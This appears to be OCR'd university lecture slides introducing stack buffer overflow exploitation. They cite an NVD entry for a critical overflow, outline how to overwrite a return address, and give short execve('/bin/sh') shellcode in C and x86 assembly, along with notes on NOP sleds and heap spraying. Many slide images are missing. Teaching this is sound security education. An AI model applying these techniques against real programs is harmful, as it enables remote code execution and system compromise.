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

EAX:
<string ptr>


```
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

EAX:
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EIP

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


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




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
Calling a libC function

EAX:
<buf ptr>

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
  ret
```

string = ”Hello world”

Our first buffer overflow™

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```

string = ”Lorem ipsum dolor
sit amet, consetetur”

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


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How bad is this?

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST | NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES | SEARCH AND STATISTICS

Search Results (Refine Search)

Sort results by: Publish Date Descending | Sort

Search Parameters:

- Results Type: Overview
- Keyword (text search): stack overflow
- Search Type: Search Last 3 Months
- CPE Name Search: false

There are **360** matching records.
Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 > >>

https://nvd.nist.gov/vuln/search

CVE-2024-22086 Detail

Description

handle_request in http.c in cherry through 4b877df has an sscanf stack-based buffer overflow via a long URI, leading to remote code execution.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Smashing the stack for fun and profit™

- In general: find an application that uses
  1) A (preferrably character) buffer on the stack, and
  2) Improperly validates its input by
     - using unsafe functions (`strcpy`, `sprintf`), or
     - incorrectly checking input values
  3) Allows you to control its input (e.g., through user input)

- Craft input so that it
  - Contains arbitrary code to execute (shellcode), and
  - Overwrites the function's return address to jump into this crafted code

Shell code

```
char *s = "/bin/sh";

execve(s, NULL, NULL);
```

```
movl $0xb, %eax
movl <s>, %ebx
movl $0x0, %ecx
movl $0x0, %edx
int $0x80
```


But where is s exactly?

Shell code problems


- With which address do we overwrite the return address?
- Where in memory is the string to execute?
- How to contain everything into a single buffer?

Where to jump?

Finding exact jump target can be hard:




NOP sled increases hit probability:




Heap Spraying: - force application to allocate thousands of strings containing shell code
- jump to a random address and hope you hit a NOP sled

Determining string address



- **Assumptions**
  - We can place code in a buffer.
  - We can overwrite return address to jump to start of code.
- **Problem:**
  - We need to place a string (e.g., ”/bin/sh”) and obtain a pointer to this string
- **Solution:**
  - Use ESP as pointer

